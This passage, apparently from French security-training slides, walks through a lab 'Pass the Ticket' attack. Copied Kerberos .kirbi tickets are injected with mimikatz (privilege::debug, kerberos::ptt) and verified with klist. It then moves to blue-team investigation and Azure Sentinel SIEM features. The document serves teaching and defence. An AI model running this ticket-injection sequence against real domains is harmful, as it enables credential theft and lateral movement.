\\pc01\c$\temp\[0;194dfbd]-2-0-40e10000-LuckyLuke@krbtgt-DAISYTOWN.AZURE.kirbi
\\pc01\c$\temp\[0;194e2bb]-0-0-40a50000-LuckyLuke@LDAP-Server07.daisytown.azure.kirbi
\\pc01\c$\temp\[0;194e2bb]-2-0-40e10000-LuckyLuke@krbtgt-DAISYTOWN.AZURE.kirbi
3 File(s) copied

c:\Tools\PSTools>_
```

Phase 4 : Pass the Ticket

```
c:\Tools>cd mimikatz

c:\Tools\mimikatz>cd x64

c:\Tools\mimikatz\x64>mimikatz.exe "privilege::debug" "kerberos::ptt c:\temp\adminpc_tickets" "exit"

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # kerberos::ptt c:\temp\adminpc_tickets
* Directory: 'c:\temp\adminpc_tickets'

* File: 'c:\temp\adminpc_tickets\[0;194dfbd]-2-0-40e10000-LuckyLuke@krbtgt-DAISYTOWN.AZURE.kirbi': OK

* File: 'c:\temp\adminpc_tickets\[0;194e2bb]-0-0-40a50000-LuckyLuke@LDAP-Server07.daisytown.azure.kirbi': OK

* File: 'c:\temp\adminpc_tickets\[0;194e2bb]-2-0-40e10000-LuckyLuke@krbtgt-DAISYTOWN.AZURE.kirbi': OK

mimikatz(commandline) # exit
Bye!

c:\Tools\mimikatz\x64>_
```

That’s it !!!


```
c:\Tools\mimikatz\x64>klist

Current LogonId is 0:0xae954

Cached Tickets: (2)

#0>     Client: LuckyLuke @ DAISYTOWN.AZURE
        Server: krbtgt/DAISYTOWN.AZURE @ DAISYTOWN.AZURE
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 10/27/2021 13:59:36 (local)
        End Time:   10/27/2021 23:59:36 (local)
        Renew Time: 11/3/2021 13:59:36 (local)
        Session Key Type: Kerberos DES-CBC-CRC
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:

#1>     Client: LuckyLuke @ DAISYTOWN.AZURE
        Server: LDAP/Server07.daisytown.azure/daisytown.azure @ DAISYTOWN.AZURE
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 10/27/2021 13:59:36 (local)
        End Time:   10/27/2021 23:59:36 (local)
        Renew Time: 11/3/2021 13:59:36 (local)
        Session Key Type: Kerberos DES-CBC-CRC
        Cache Flags: 0
        Kdc Called:

c:\Tools\mimikatz\x64>_
```

On mène l'enquête


Mener son enquête

Le job de la Blue Team :

- Storytelling
- Apporter les preuves
- Bloquer la chaine d'attaque
- Définir les mesures de remédiation




Pourquoi un SIEM : The Kill Chain



Tools in Azure : Azure Sentinel

SIEM (Security Information and Event Management)

SOAR (Security Orchestrated Automated Response)



Tools in Azure : Azure Sentinel

Collecte

Visibilité

Détection

Analytique
Analytics

Chasse
Hunting

Investigation


Incidents

Réponse


Automatisation

Communauté + experts sécurité Microsoft


Tools in Azure : Azure Sentinel




Azure Sentinel : Les connecteurs



